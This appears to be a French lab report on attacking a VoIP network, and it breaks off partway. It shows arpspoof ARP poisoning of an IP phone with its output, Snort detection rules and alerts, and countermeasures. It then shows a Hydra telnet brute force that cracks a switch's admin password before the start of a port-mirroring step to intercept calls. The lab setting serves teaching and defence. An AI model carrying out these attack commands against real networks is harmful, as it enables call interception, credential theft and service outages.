
```
└─ $sudo iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -s 10.10.10.0/24 -p tcp -m tcp --dport 1883 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 1883 -j DROP
```

ARP POISONING DANS UN ENVIRONNEMENT DE TÉLÉPHONIE IP

ARP POISONING SUR TELEPHONES IP

L'attaque ARP poisoning sur un téléphone IP est une technique malveillante permettant d'intercepter, modifier ou rediriger le trafic réseau. Elle peut également entraîner une perte de disponibilité du service VoIP en perturbant la communication entre les équipements.

ARCHITECTURE



LES TELEPHONES IP

Telephone 1 numero : 1002
IP : 10.10.10.15

Telephone 2 numero : 1001
IP : 10.10.10.20

FONCTIONNEMENT NORMAL


Tester des appels entre les deux téléphones

SCINARIO

Supposant qu’un attaquant prend connaissance de les adresses IP des téléphones, L’attaquant empoisonne le cache ARP du téléphone (10.10.10.15) N° 1002 en redirigeant son trafic vers sa machine.

EXÉCUTION DE L’ATTAQUE ARP POISONING

sudo su
echo 1 > /proc/sys/net/ipv4/ip_forward
arpspoof -i eth0 -t 10.10.10.15 10.10.10.1




```
┌──(root㉿khali)-[/home/khali]
└─# arpspoof -i eth0 -t 10.10.10.15 10.10.10.1

0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
0:c:29:d4:a7:f 0:c:29:87:6a:2a 0806 42: arp reply 10.10.10.1 is-at 0:c:29:d4:a7:f
```

IMPACT

Le téléphone 1001 perd sa connexion avec le serveur call-manager et affiche "Numéro hors service" lorsqu'on tente de l'appeler. (perte de disponibilité)
a cause de la perte de connexion entre le call manger et telephone (SCCP) Skinny Call Control Protocol

DETECTION

L’attaque peut être détectée en analysant le trafic réseau avec Wireshark



DETECTION

ou avec un IDS comme Snort

```
alert
(
msg: "ARPSPOOF_ATTACK";
sid: 1;
gid: 112;
rev: 1;
metadata: rule-type preproc;
classtype: bad-unknown;
)
```

```
┌──(khali㉿khali)-[/etc/snort/rules]
└─$ sudo snort -i eth0 -c /etc/snort/snort.lua -A fast -R arp.rule -q
02/02-15:15:30.234929 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:15:33.567430 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:16:02.822108 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:16:22.317888 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:16:22.970675 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:16:22.970676 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:16:30.650891 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:17:02.823024 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:17:31.322920 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:17:31.448448 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:18:02.823862 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:18:31.738979 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
02/02-15:18:39.294231 [**] [112:1:1] "ARPSPOOF_ATTACK" [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ARP} →
```

CONTRE-MESURE

- utiliser DHCP snopping
- utiliser DAI (dynamic ARP inspection)

ATTAQUE POUR INTERCEPETER LES APPELLES

OBJECTIF

L’attaquant cherche à compromettre la confidentialité des appelles.

PLAN D'ATTAQUE

1. Accès au switch
2. Port mirroring
3. Capture du trafic

ATTACK

Bruteforce de l’accès Telnet du switch avec Hydra :

```
└─# hydra -l admin -P rockyou.txt 10.10.10.254 telnet -t 4 -vV
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, thes
e ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-02 14:26:08
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344402 login tries (l:1/p:14344402), ~3586101 tries per task
[DATA] attacking telnet://10.10.10.254:23/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "123456" - 1 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "12345" - 2 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "123456789" - 3 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "password" - 4 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "iloveyou" - 5 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "princess" - 6 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "1234567" - 7 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "rockyou" - 8 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "12345678" - 9 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "abc123" - 10 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "nicole" - 11 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "daniel" - 12 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "babygirl" - 13 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "monkey" - 14 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "lovely" - 15 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "jessica" - 16 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "654321" - 17 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "michael" - 18 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "ashley" - 19 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "qwerty" - 20 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "111111" - 21 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "iloveu" - 22 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "000000" - 23 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "michelle" - 24 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "tigger" - 25 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "sunshine" - 26 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "chocolate" - 27 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "password1" - 28 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "soccer" - 29 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "anthony" - 30 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "friends" - 31 of 14344402 [child 1] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "butterfly" - 32 of 14344402 [child 0] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "admin123" - 33 of 14344402 [child 3] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "purple" - 34 of 14344402 [child 2] (0/0)
[ATTEMPT] target 10.10.10.254 - login "admin" - pass "angel" - 35 of 14344402 [child 1] (0/0)
[23][telnet] host: 10.10.10.254   login: admin   password: admin123
```

ATTACK

Configuration du port mirroring après connexion :


```
└# telnet 10.10.10.254
Trying 10.10.10.254 ...
Connected to 10.10.10.254.
